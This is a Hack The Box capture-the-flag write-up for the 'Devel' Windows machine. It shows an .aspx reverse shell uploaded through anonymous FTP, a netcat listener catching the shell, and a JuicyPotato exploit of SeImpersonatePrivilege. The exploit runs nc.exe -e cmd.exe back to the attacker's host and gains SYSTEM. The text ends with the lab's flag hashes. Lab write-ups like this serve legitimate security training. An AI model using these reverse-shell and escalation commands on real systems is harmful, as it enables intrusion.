HacktheBox

Devel writeup

giovifazi
HTB: christouch

Index

1 Foothold 3

2 User Privilege Escalation 3

3 Admin Privilege Escalation 4

1 Foothold

Only two ports were found:


```
[*] Found ftp on tcp/21 on target 10.10.10.5
[*] Found http on tcp/80 on target 10.10.10.5
```

ftp allows anonymous login and upload. Also the files are served on port 80 via web:


```
kali@kali-gio:~/hackthebox/Devel/AutoRecon/src/autorecon/results/10.10.10.5/scans$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

2 User Privilege Escalation

A .aspx reverse shell was uploaded:



```
ftp> put c.aspx
local: c.aspx remote: c.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1442 bytes sent in 0.00 secs (28.6500 MB/s)
ftp>
```




```
kali@kali-gio:~/hackthebox/Devel$ nc -lnvp 9123
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9123
Ncat: Listening on 0.0.0.0:9123
Ncat: Connection from 10.10.10.5.
Ncat: Connection from 10.10.10.5:49157.
Spawn Shell...
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```


3 Admin Privilege Escalation

SeImpersonate is enabled, this calls for Juicypotato, however the system is 32bit so the correct version must be used:

```
c:\inetpub\wwwroot>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```



Upload nc.exe Juicypotato.exe via ftp (remember to activate binary mode in ftp):

```
c:\inetpub\wwwroot>j.exe -l 4444 -p c:\windows\system32\cmd.exe -a "/c c:\inetpub\wwwroot\nc.exe -e c:\windows\system32\cmd.exe 10
.10.14.20 9000" -t * -c {6d18ad12-bde3-4393-b311-099c346e6df9}
j.exe -l 4444 -p c:\windows\system32\cmd.exe -a "/c c:\inetpub\wwwroot\nc.exe -e c:\windows\system32\cmd.exe 10.10.14.20 9000" -t
* -c {6d18ad12-bde3-4393-b311-099c346e6df9}
Testing {6d18ad12-bde3-4393-b311-099c346e6df9} 4444
......
[+] authresult 0
{6d18ad12-bde3-4393-b311-099c346e6df9};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

c:\inetpub\wwwroot>
```

```
kali@kali-gio:~/hackthebox/Devel$ nc -lvnp 9000
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.10.10.5.
Ncat: Connection from 10.10.10.5:49180.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
e621a0b5041708797c4fc4728bc72b4b
```

```
c:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
c:\Users\babis\Desktop>
```